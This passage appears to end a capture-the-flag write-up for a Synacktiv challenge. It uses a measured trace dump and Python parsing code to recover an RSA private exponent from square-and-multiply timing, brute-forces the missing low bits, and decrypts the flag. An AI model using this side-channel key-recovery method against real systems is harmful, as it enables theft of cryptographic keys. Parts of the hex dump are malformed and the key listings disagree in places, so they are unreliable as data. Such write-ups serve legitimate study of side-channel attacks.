00000080: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000100: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000120: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe3f 0000 .....?
00000140: 0000 0000 feff ffff 7fff ffef baff f7db f7dd ff7f feff ff7f f0bf fb7f eee5 ffce .....
00000160: fffb f7ff f8ff fffb ffff ff7f fed7 fff7 df7f ffff fedf eeff f7ff ffff 0000 0000 .....
00000180: fcff feef 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000001a0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0e00 0000 0000 0000 beff 3eff .....>
000001c0: fef2 dfff feff fbff fff7 fbff 7eef ffeff 7bff ff7f feff e7ff fff6 ff7f 7ef7 fdf .....~...{...~...
000001e0: ff7f f7fb feff fffa 7f6f bfeff feff fff7 ffff fbff 0000 fffb f5ff ff7f 0000 0000 .....o.....
00000200: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000220: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000240: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000260: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000280: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000002a0: 0000 0000 0000 0000 0000 0000 f2fd bfff ff3f 0000 feff f7ff f7ff ffdb feff fbcf .....?.....
000002c0: efff e3df feff ffff fdbf ffff feff ffdff f7ff f7ff feff ff3f fff7 efff faff feef .....?.....
000002e0: efdff fff7 feff efff fff7 ffff 0000 0000 00ff 0000 0000 0000 0000 0000 0000 0000 .....
00000300: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000320: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000340: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000360: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000380: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 7200 0000 .....r...
000003a0: 0000 0000 b6f3 fdff feff 9fda feff ffff ffff fddf fcff efbf a7fb feff 76fb ffff .....v...
000003c0: fffe f7ff feff ffff bfbf 77fb feff bfff ffff ffff fee7 ffff feff ffff 0000 00e0 .....w...
000003e0: fff7 feff 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000400: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0600 0000 0000 0000 feff fff9 .....
00000420: df7e ffff beff ffff fff5 ffff fefe fbbf f5bf deff f7ff bf7f ffff ee7f ffbf .....~...
00000440: fffb dfff f6ff 7dff ffff ffff dfff 7fff ffff 7fff 007e f7bf ffff ffff 0000 0000 .....
00000460: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000480: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 eef7 fdff 1b00 0000 d6fe bff7 .....o.....
000004a0: ffeff ffff fcff ffff ffff dfff feff ffff ffff ff6f feff ffff fffd 7ffd feff fbf .....o.....
000004c0: ffff bfff fedf fbbf ffff ffff feff f7ff feff ffff 0000 0000 f8ff 0000 0000 .....
000004e0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....

```

We still have to parse the data to retrieve the key, knowing that:

Il ne nous reste qu'à parser ces données pour ressortir la clé, sachant que :

- a succession of X bits 1 followed by X bits 0 correspond to a bit of the key at 1
- a succession of X bits 0 (if not preceded by bits 1) correspond to a bit of the key at 0

We should also take into account possible measurement errors.

Our algorithm process the dump file byte by byte, considering that we are in the multiplication function if the byte is not 0 (state "1"), and that it is not in the otherwise (state "0"). To avoid measurement error, we will consider a state is stable if at least 8 consecutive bytes satisfy this condition. We then record all the states and their duration.

```

state = 0; state_cnt = 0; tmp_cnt = 0
resall = []

```

```

for k in data:
    if (ord(k) == 0 and state == 0) or (ord(k) != 0 and state == 1):
        tmp_cnt = 0
    else:
        tmp_cnt += 1

```





```

        if tmp_cnt == 8:
            resall.append((state, state_cnt-8))
            state = state ^ 1
            tmp_cnt = 0
            state_cnt = 8
        state_cnt += 1
    resall.append((state, state_cnt))

```

Then we need to determine the average length of an execution of the multiplication. We simply calculate the average duration of each state "1" (our base unit is the byte, equal to 8 measurements).

```

def get_moy(mtab):
    cnt=0; tot=0
    for k in mtab:
        if k[0] == 1:
            cnt += 1
            tot += k[1]
    return tot/cnt

$ python parse_dump.py dump.bin
Moyenne etats 1 : 62

```

Finally, we go through the list of saved states (starting at the first state to "1"), and process states "0" as follows:

- Add a bit *1* to the key
- Add *X* bits *0* to the key, where *X* is the length of the state, divided by the average length, minus 1 (because a first *square* occurred for the previously added bit *1*). We consider that the *square* takes as much time as the *multiply* operation.

```

key = ""; start = False
for x in resall:
    if not start and x[0] == 1:
        start = True
    elif start and x[0] == 0:
        key = "1" + key
        num0 = (x[1]+moy/2)/moy
        key = "0"* (num0-1) + key
print key.lstrip("0")

```

```

$ python parse_dump.py dump.bin
Moyenne etats 1 : 62
10101000001100010011100001000011111101000000010001010101000110100111111000110101
10101010010111111000101000101100010101101110000100001000111110100110100010111011
01100010100001010110100110110100111101010010010100111110110100110011001100110000
1100100101001110001000010011110010101010101000000001011001100111011110001001111
1001100011111010010111100110101010100111000000000110100011010110100110000101000
00100101101100110100100111111011101110101110101011000100011010011011110001101111
01000100010011000010101110100100011101111100000100101010000101000101101010000011
1101001101011010111000100100011010100001011000001101010100101011011001011101111
0100000000001111101111100011001010010100101101010101000011010011100011110101111
101001110110111100101111001010110011111010000000011000110011111110100100111100
11011101000101001100101110110100100110100110101101010001011100000100001010010110
001111100000000110010011001100110000110111010011001010110111011111011111011110
1011100100101010101110010010111111000000101011100010110001011010000001100101
111101011011010111011011101001110000000011001111110100001110100011011011101100
00100110111000111100011110111010110011001000110111110011010100000101101111110100
101100111011001011011000110101110111001001011001011111110001000101011011011110
00111101011111100001110101111010111111011001110010100010110101011100010001101001
11100100110001

```



We then get a 1374-bit key. To maximize our chances, this operation is repeated 100 times, and the selected key is the one most often identified.

```
$ sort allkeyz | uniq -c
[...]
70
10101000001100010011100001000011111101000000010001010101000110100111111000110101
10101010010111111000101000101100010101101110000100001000111110100110100010111011
01100010100001010110100110110100111101010010010100111110110100110011001100110000
11001001010011100010000100111100101010101010000000010110011001110111110001001111
10011000111110100101111001101010101001110000000001110100011010110100110000101000
00100101101100110100100111111011101110101110101011000100011010011011110001101111
01000100010011000010101110100100011101111100000100101010000101000101101010000011
1101001101011010111000100100011010100001011000001101010100101011011001011101111
0100000000001111101111100011001010010100101101010101000011010011100011110101111
10100111011011110010111100101011001111101000000011000110011111110100100111100
11011101000010001100100111011010010011010011010101000101110000010000100010110
00111110000000110010011001100110010110000110110100110010101101110111101111011110
101110010010101010111001001011111110000001010111000101100010111010000011100101
111101011011010111011011101001110000000111001111110100001110100011011011101100
00100110111000111100011110111010110011001000110111110011010100000101101111110100
101100111011001011011000110101110111001001011001011111110001000101011011011110
0011110101111110000111010111101011111011001110010100010110101011100010001101001
11100100110001
[...]
```

However, this key does not seem to be valid:

```
>>> secret_key =
int("101010000011000100111000010000111111010000000100010101010001101001111110001
10101101010100101111110001010001011000101011011100001000010001111101001101000101
11011011000101000010101101001101101001111010100100101001111101101001100110011001
10000110010010100111000100001001111001010101010100000000101100110011101111100010
01111100110001111101001011110011010101010011100000000011101000110101101001100001
01000001001011011001101001001111110111011101011101010110001000110100110111100011
01111010001000100110000101011101001000111011111000001001010100001010001011010100
00011110100110101101011100010010001101010000101100000110101010010101101100101110
111110100000000000111111011111000110010100101001011010101010000110100111000111101
01111101001110110111100101111001010110011111010000000011100011001111111101001001
11100110111010001010011001011101101001001101001101011010100010111000001000010100
1011000111111000000011001001100110011001011000011011101001100101011011110111101
1111010111001001010101011100100101111111000000101011110001011000101110100000011
00101111101011011010111011011101001110000000011100111111010000111101000110110111
01100001001101110001111000111101110101100110010001101111100110101000001011011111
1010010110011101100101101100011010111011100100101100101111111000100010101101101
1111000111101011111100001110101111010111110110011100101000101101010111000100011
0100111100100110001", 2)
>>> msg = 1234
>>> msg_ciph = powmod(msg,e,n)
>>> powmod(msg_ciph, secret_key, n)
17514776317625766566216475519567386675601712401624054478697216447692252304485447
49960267460068492977983478381916817490292639352286506884624124967515435687435803
68536624146537802733448278849795705194130059994777809091667449476211121381602230
95922665771442947262436035183577163624346310421748702781732597237831978224607819
35099609888341696232470498165322176831473555657961678482373458564776415714650257
5737691993970005L
```

The most likely hypothesis is that we are missing some bits of the key, and certainly least significant bits, since the RSA calculation could begin even before we made the first measurement. Our key is 1374-bit, and modulus  $n$  is 1380-bit, then we have a maximum of 6 bits to bruteforce:



```
$ python bf_key.py
FOUND
101010000001100010011100001000011111101000000010001010101000110100111111000110101
10101010010111111000101000101100010101101110000100001000111110100110100010111011
01100010100001010110100110110100111101010010010100111110110100110011001100110000
1100100101001110001000010011110010101010101000000001011001100111011110001001111
1001100011111010010111100110101010100111000000000110100011010110100110000101000
00100101101100110100100111111011101110101110101011000100011010011011110001101111
01000100010011000010101110100100011101111100000100101010000101000101101010000011
11010011010110101110001001000110101000010110000011010101001010110110010111011111
010000000000011111101111100011001010010100101101010101000011010011100011110101111
1010011101101111001011110010101100111110100000000111000110011111110100100111100
11011101000101001100101110110100100110100110101101010001011100000100001010010110
00111111000000001100100110011001100101100001101110100110010101101110111110111110
1011100100101010101110010010111111000000101011110001011000101110100000011100101
11110101101101011101101110100111000000001110011111101000011110100011011011101100
00100110111000111100011110111010110011001000110111110011010100000101101111110100
1011001110110010110110001101011101110010010110010111111100010001010110110111110
0011110101111110000111010111101011111011001110010100010110101011100010001101001
11100100110001001
```

We now just have to decrypt the AES key, and the corresponding message (stored in the *messages* file):

```
$ python final_p3.py
Good job!
Send the secret 3fcba5e1dbb21b86c31c8ae490819ab6 to
82d6ela04a8ca30082e81ad27dec7cb4@synacktiv.com.
Also, don't forget to send us your solution within 10 days.
```

Synacktiv team

Woot!

***A big big thank you and congratulations to the Synacktiv team for making this fun, varied and headlock challenge (yes, it can be fun AND headlock :))! Especially to Baboon for enduring me raging on IRC :)***

